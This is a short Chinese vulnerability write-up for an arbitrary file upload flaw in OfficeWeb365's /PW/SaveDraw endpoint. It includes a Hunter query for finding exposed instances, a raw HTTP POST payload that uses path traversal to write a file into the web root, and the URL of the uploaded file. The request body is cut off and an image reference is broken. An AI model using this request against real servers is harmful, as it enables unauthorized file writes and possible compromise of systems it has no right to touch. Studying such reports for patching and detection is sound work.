O4-1OfficeWEB365-Office文档在线预览-文件上传

漏洞描述：

OfficeWeb365是西安大西信息科技有限公司开发的，专注于Office文档在线预览及PDF文档在线预览云服务，包括Microsoft Word文档在线预览、Excel表格在线预览、Powerpoint演示文档在线预览，WPS文字处理、WPS表格、WPS演示及Adobe PDF文档在线预览。广泛应用于OA办公系统、招聘网站、在线教育类网站，提高客户体验、增加产品竞争力。OfficeWeb365 /PW/SaveDraw存在任意文件上传漏洞。

网站图片：

网络测绘：

Hunter 语法：

●hunter：app.name="OfficeWeb365"


漏洞复现：

payload：

```
POST /PW/SaveDraw?path=../../Content/img&idx=1.txt HTTP/1.1
Host:xx.xx.xx.xx
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.434.18 Safari/537.36
Content-Length: 2265
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Connection: close

>>---
```

效果图:



上传文件位置

```
https://xx.xx.xx.xx/Content/img/UserDraw/drawPW1.txt
```